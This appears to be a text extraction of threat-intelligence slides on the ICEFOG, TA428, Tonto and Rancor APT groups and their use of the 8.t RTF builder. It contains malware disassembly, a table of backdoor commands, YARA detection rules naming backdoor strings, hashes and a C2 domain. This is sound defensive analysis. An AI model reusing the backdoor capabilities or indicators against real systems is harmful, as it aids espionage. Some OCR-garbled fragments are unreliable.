- Similar to the report published by FireEye

Into the Fog -  
The Return of ICEFOG APT

Chi-en (Ashley) Shen  
Senior Researcher

FIRE EYE

<https://speakerdeck.com/ashley920/into-the-fog-the-return-of-icefog-apt>

ClearSky Cyber Security  
@ClearskySec

#Icefog targeting Kazakhstan dropped form "Российский фигурист выиграл зимние Олимпийские игры PyeongChang в Южной Корее.doc" (Russian figure skater won the PyeongChang Winter Olympics in South Korea.doc). Side-loads RasTls.dll via Symantec's RasTls.exe C2: kastygost.compress\to

File Explorer Screenshot:

ne-PC_5254004AAD21.jpg	850 b	binary
754004AAD21&filename=root.jpg	84 b	binary
1004AAD21&filename=201822611121...	35 b	text
IAAD21	—	—

Debugger Screenshot:

PE header basic information
Target machine: Intel 386 or later processors and compatible
Compilation timestamp: 2018-02-23 13:49:58
Entry Point: 0x0000D91E
Number of sections: 5
PE sections

午後9:44 · 2018年2月26日 · Twitter Web Client

[2018-03-07]

# 46d91a91ecdf9c0abc7355c4e7cf08fc

- Anti-sandbox implementation and debug output match

In this time malware code

```
+01  xor_1000zocv    ,  
402  local_81b4 = 0;  
403  OutputDebugStringA("enter MainFunction");  
404  local_544 = 0.
```

```
0  LEA      EAX=>local_18,[EBP + -0x14]  
1  PUSH     EAX  
2  CALL     dword ptr [->KERNEL32.DLL::GetSystemTime]  
3  
4  ec  MOVZX   ECX,word ptr [EBP + local_18]  
5  ee  MOVZX   EDX,word ptr [EBP + local_16]  
6  IMUL    ECX,ECX,0x64  
7  f2  MOVZX   EAX,word ptr [EBP + local_12]  
8  ADD     ECX,EDX  
9  IMUL    ECX,ECX,0x64  
10 ADD    ECX,EAX  
11 CMP    ECX,0x1332ac9
```

## ICEFOG-P (New)

```
push  eax          ; lpThreadId  
push  0             ; dwCreationFlags  
push  0             ; lpParameter  
push  offset sub_10007630 ; lpStartAddress  
push  0             ; dwStackSize  
push  0             ; lpThreadAttributes  
call   ds>CreateThread  
mov    [ebp+var_20BC], eax  
call   sub_10003C00  
mov    [ebp+hThread], 0  
push  offset OutputString : "enter MainFunction"  
call   ds:OutputDebugStringA
```

Gentle reminder for entering the main function

```
call   ds:GetSystemTime  
movzx ecx, [ebp+SystemTime.wYear]  
movzx edx, [ebp+SystemTime.wMonth]  
imul  ecx, 64h ; 'd'  
movzx eax, [ebp+SystemTime.wDay]  
add   ecx, edx  
imul  ecx, 64h ; 'd'  
add   ecx, eax  
cmp   ecx, 1332AC9h  
jl    short loc_1000AA8C
```

20130505

Anti-sandbox?

Check if system date < 20130505

Command	Description
cmd_	Execute the command received from C&C
download_	Download file from specified URL
filelist_	Obtaining the list of files within specified folder.
upload_	File loading from the server to computer.
delete_	Delete specified file
rename_	Move file to specified location
newdir_	Create specified directory
beforecontinuefile_	Reset connection to the server
continuefile_	Resume the file download from the server.
exit_	Terminate Process.
transover_	Termination of current thread.
screen_	Send screenshot to C&C server.
key_	Send keylogger's log file to C&C
disklist_	Setting monitored folders
disklog_	Upload monitored folder's data
code_-(removed)	run code from file to memory

New supported commands



**TA428**

# TA428

---


- Targeting East Asia

- Related to Operation LagTime IT
- Mainly Mongolian and Russia
- Using PoisonIvy and Cotx RAT
- China's involvement suspected

Target	Version	8.t Encode	T1137	T1073	Dropped file name	Malware
RU, MN	4, 5, 6a, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	winhelp.wll inteldrives.wll useless.wll	PoisonIvy Cotx RAT (KeyBoy) Danti

[2020-01-09]

**f1b21f5f9941afd9eec0ab7456ec78b8**



# Cotx RAT

- RAT used by TA428
  - Similar to some KEYBOY used by Tropic Trooper
  - Tropic Trooper ≈ TA428?

```
rule cotx_and_keyboy {
meta:
  author = "str_yaragen"
  date = "2020-01-15"
  hash1 = "61c8cfbf48ca06a8a3590a53321fda7dbc8f5fb3473ae36d2d272d5015a931f3"
  hash2 = "f0375d1f5b1a05d9c92c8f8d49e92158c065230693b1f882dfa5d4d901338dc3"
  hash3 = "6e900e5b6dc4f21a004c5b5908c81f055db0d7026b3c5e105708586f85d3e334"
  hash4 = "1d716cee0f318ee14d7c3b946a4626a1afe6bb47f69668065e00e099be362e22"
  hash5 = "e54728dfbb3b26bbdf1a25b48e45f621fd1le896f21596f9087552a5c7b5112e"
strings:
  $s0 = "%s\\cmd.exe" ascii wide //10.27
  $s1 = "taskkill /f /pid %s" ascii wide //8.69
  $s2 = "is not exist!" ascii wide //8.36
  $s3 = "OpenProcessToken Error: %d" ascii wide //8.25
  $s4 = "Domain: [%s]" ascii wide //8.24
  $s5 = "LogonUser: [%s]" ascii wide //8.21
  $s9 = "DRIVE_CDROM" ascii wide //7.38
  $s10 = "DRIVE_FIX" ascii wide //7.38
  $s12 = "DRIVE_UNKNOWN" ascii wide //7.36
  $s13 = "DRIVE_REMOTE" ascii wide //7.36
  $s14 = "DRIVE_REMOVABLE" ascii wide //7.33
  $s15 = "RAM Driver" ascii wide //7.32
  $s21 = "Proc-Type" ascii wide //6.60
  $s22 = "/emailAddress=" ascii wide //6.51
  $s23 = "/serialNumber=" ascii wide //6.49
  $s24 = "WriteFile session error!" ascii wide //6.45
  $s26 = "NODISK" ascii wide //6.21
  $s27 = "rd /s/q \"%s\"" ascii wide //5.76
  $s28 = "rd /s/q \"%s\\*\\" ascii wide //5.76
  $s29 = "" ascii wide //5.72
condition:
  uint16(0) == 0x5A4D and 10 of them
}
```

```
124 rule KeyBoy_876_0x4e20000 {
125   meta:
126     description = "Detects KeyBoy Backdoor"
127     author = "Markus Neis, Florian Roth"
128     reference = "https://blog.trendmicro.com/trendlabs-security-
129     date = "2018-03-26"
130     hash1 = "6e900e5b6dc4f21a004c5b5908c81f055db0d7026b3c5e10570
131   strings:
132     $x1 = "%s\\rundll32.exe %s ServiceTake %s %s" fullword ascii
133     $x2 = "%#sCmd shell is not running,or your cmd is error!" fu
134     $x3 = "Take Screen Error,May no user login!" fullword ascii
135     $x4 = "Get logon user fail!" fullword ascii
136     $x5 = "8. LoginPasswd:%s" fullword ascii
137     $x6 = "Take Screen Error,service dll not exists" fullword as
138
139     $s1 = "taskkill /f /pid %s" fullword ascii
140     $s2 = "TClient.exe" fullword ascii
141     $s3 = "%s\\wab32res.dll" fullword ascii
142     $s4 = "%s\\rasauto.dll" fullword ascii
143     $s5 = "Download file:%s index:%d" fullword ascii
144     $s6 = "LogonUser: [%s]" fullword ascii
145   condition:
146     uint16(0) == 0x5A4D and filesize < 2000KB and (
147       1 of ($x*) or
148       3 of them

```

[https://github.com/Neo23x0/signature-base/blob/master/yara/apt\\_keyboys.yar](https://github.com/Neo23x0/signature-base/blob/master/yara/apt_keyboys.yar)

## Tropic Trooper's New Strategy

Posted on: March 14, 2018 at 7:01 am Posted in: Exploits, Malware, Targeted Attacks  
Author: Trend Micro



by Jaromir Horejsi, Joey Chen, and Joseph C. Chen

Tropic Trooper (also known as KeyBoy) levels its campaigns against their government, healthcare, transportation, and high-tech industries. Its operators are believed to be very organized and develop their own cyberespionage tools that they fine-tuned in their recent campaigns. Many of the tools they use now feature



<https://blog.trendmicro.com/trendlabs-security-intelligence/tropic-trooper-new-strategy/>

# Tonto

# Tonto


---

- Targeting East Asia
  - Mainly Russia, South Korea and Japan
  - Using Bisonal
  - China's involvement suspected

Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
RU, KR, MN	5, 7a	No encode B0 74 77 46	Yes	No	winhelp.wll intel.wll	Bisonal

[2019-12-25]

591409a1ae9d9ece9f4ce117edc4df39



# Bisonal

- Backdoors used in APT for Russia, South Korea and Japan
  - xor , Custom decode

The screenshot shows a debugger interface displaying assembly code for the Bisonal backdoor. The code is organized into several sections, each starting with a label (e.g., LAB\_0040136e, LAB\_00401382) followed by a series of instructions. A specific instruction at address 0040136e is highlighted in blue, and its assembly and its reference to a custom string are shown in the XREF[1] column.

Address	Instruction	Label	XREF[1]	Instruction	Label	XREF[1]
0040136a	MOV ESI,ECX			00402647	MOV AL,byte ptr [ESP + EDX*0x1 + local_3ff]	
0040136c	JLE LAB_00401382			0040264b	LEA ESI=>local_400,[ESP + EDX*0x1 + 0x14]	
0040136e	MOV CL,byte ptr [EAX + s_bbb;txt{fpg, \$:zaoz;vzx 0... = "bb;txt{fpg, \$:zaoz;vzx" = "bbb;txt{fpg, \$:zaoz;vzx"	LAB_0040136e	XREF[1]: 00401380(j)	0040264f	XOR ECX,ECX	
00401374	XOR CL,0x15			00402651	MOV CL,BH	
00401377	MOV byte ptr [EAX + DAT_00407164],CL			00402653	XOR CL,AL	
0040137d	INC EAX			00402655	MOVZX AX,AL	
0040137e	CMP EAX,EDX			00402659	ADD EAX,EBX	
00401380	JL LAB_0040136e			0040265b	MOV byte ptr [EDI + ESI*0x1],CL	
00401382	XOR EAX,EAX	LAB_00401382	XREF[1]:	0040265e	MOV EBX,0x58bf	
00401384	TEST ESI,ESI			00402663	MOV EDI,EBP	
00401386	JLE LAB_0040139c			00402665	LEA ECX,[EAX + EAX*0x2]	
00401388	MOV DL,byte ptr [EAX + DAT_00406124]	LAB_00401388	XREF[1]:	00402668	SHL ECX,0x4	
0040138e	XOR DL,0x1d			0040266b	SUB ECX,EAX	
00401391	Movs byte ptr [EAX + DAT_00407104],DL			0040266d	LEA ECX,[ECX + ECX*0x2]	
				00402670	LEA ECX,[ECX + ECX*0x4]	
				00402673	LEA ECX,[ECX + ECX*0x8]	
				00402676	LEA EAX,[EAX + ECX*0x2]	
				00402679	OR ECX,0xffffffff	
				0040267c	SUB FRX,FAX	

# Rancor

# Rancor

---


- Targeting Southeast Asia
  - Mainly Cambodia and Vietnam
  - Using DDKONG and PLAINTEE
  - China's involvement suspected

Target	Version	8.t Encode	T1137	T1073	Drop name	Malware
VN	4, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	CallFun.wll	CobaltStrike PowerShell VBS

[2019-05-23]

a9270294941453da3147638e35f08c83

---



# Relationships between actors

Actor	Target	Version	8.t Encode	T1137	T1073	Dropped file name	Malware
Temp.Trident	RU, TR	2	F2 A3 20 72	No	Yes	RasTls.dll	IceFog Sisfader Reaver
Temp.Tick	JP	5	No encode	Yes	No	winhelp.wll	ABK Downloader avirra Downloader
TA428	RU, MN	4, 5, 6a, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	winhelp.wll inteldrives.wll useless.wll	PoisonIvy Cotx RAT (KeyBoy) Danti
Tonto	RU, MN, KR	5, 7a	No encode B0 74 77 46	Yes	No	winhelp.wll intel.wll	Bisonal
Temp.Periscope	PH	1	F2 A3 20 72	No	Yes	vsodscpl.dll	Meterpreter
Temp.Conimes	VN	1, 2, 4	F2 A3 20 72 B2 A6 6D FF	No	Yes	vsodscpl.dll RasTls.dll QcLite.dll wsc.dll	tempfun PlugX NewCore RAT Gh0st RAT
Rancor	VN	4, 6b	B2 A6 6D FF B0 74 77 46	Yes	Yes	CallFun.wll	Shellcode PowerShell VBS

# Relationships between actors

---

Group-A	Group-B	Group-C
Temp.Conimes	Temp.Trident	TA428
Temp.Periscope		etc...
Rancor	Tick	Tonto

# Group-A

Actor	Target	Version	8.t Encode	T1137	T1073	Dropped file Name	Malware	Time
Temp.Periscope	PH	1	F2 A3 20 72	No	Yes	vsodscpl.dll	Meterpreter	2018 Q1
Temp.Conimes	VN	1	F2 A3 20 72	No	Yes	vsodscpl.dll RasTls.dll	tempfun	2018 Q1
		2	F2 A3 20 72	No	Yes	RasTls.dll QcLite.dll	PlugX NewCore RAT	2018 Q2
		4	B2 A6 6D FF	No	Yes	QcLite.dll wsc.dll	NewCore RAT Gh0st RAT	2018 Q4 ~ 2019 Q2
		6.x	B0 74 77 46	Yes	No	CallFun.wll	-	2019 Q2
Rancor	VN	4	B2 A6 6D FF	No	No	-	Shellcode PowerShell VBScript	2019 Q2

# Group-B

---

Actor	Target	Version	8.t Encode	T1137	T1073	Dropped file Name	Malware	Time
Temp.Trident	RU, TR	2	F2 A3 20 72	No	Yes	RasTls.dll	IceFog Sisfader Reaver	2018 Q1
Temp.Tick	JP	5	No encode	Yes	No	winhelp.wll	ABK Downloader avirra Downloader	2019 Q1 ~ Q2
TA428	RU, MN	4	B2 A6 6D FF	No	No	-	PoisonIvy	2018 Q4
		5	B0 74 77 46	Yes	No	winhelp.wll	Danti Cotx RAT (KeyBoy)	2019 Q1
		6.x		Yes	No	inteldrives.wll useless.wll cls.wll	Danti Cotx RAT (KeyBoy)	2019 Q1 ~ Q2
Tonto	RU, MN, KR	5	No encode	Yes	No	winhelp.wll	Bisonal	2019 Q1
		7.x	B0 74 77 46	Yes	No	intel.wll	Bisonal	2019 Q4

# Group-C

---

- **Group-C**
  - Actors that could not be classified into Group A and B
  - Basically, the actor was not linked from RTF
    - e.g. testing purpose

# Test

---

- Not Malicious Activety
  - powershell.exe Copy-Item "c:\\$target\\$Flag.dat" -Destination "C:\\$pwn"
  - cmd.exe /c "copy c:\\$target\\$Flag.dat c:\\$pwn"
  - wmic.exe /node:localhost process call create "XCOPY c:\\$target\\$Flag.dat c:\\$pwn"
  - D:\\$Projects\\$Win32\_1\\$copyfiledll\\$Release\\$copyfiledll.pdb
- Same CreationTime and Submission days is near

Creation Time	2017-11-19 20:54:00
First Submission	2019-04-17 07:37:43

Creation Time	2017-11-19 20:54:00
First Submission	2019-05-23 05:04:17

Creation Time	2017-11-19 20:54:00
First Submission	2019-05-23 05:05:32

Creation Time	2017-11-19 20:54:00
First Submission	2019-05-23 05:03:14

Creation Time	2017-11-19 20:54:00
First Submission	2019-05-23 05:04:25

Creation Time	2017-11-19 20:54:00
First Submission	2019-05-23 05:04:37

Creation Time	2017-11-19 20:54:00
First Submission	2019-05-23 05:15:58

# Related attack actors

# Related attack actors

---

- Some actors don't use the 8.t object, but use a RTF file with similar characteristics
  - Mustang Panda
  - Sidewinder
  - Winnti

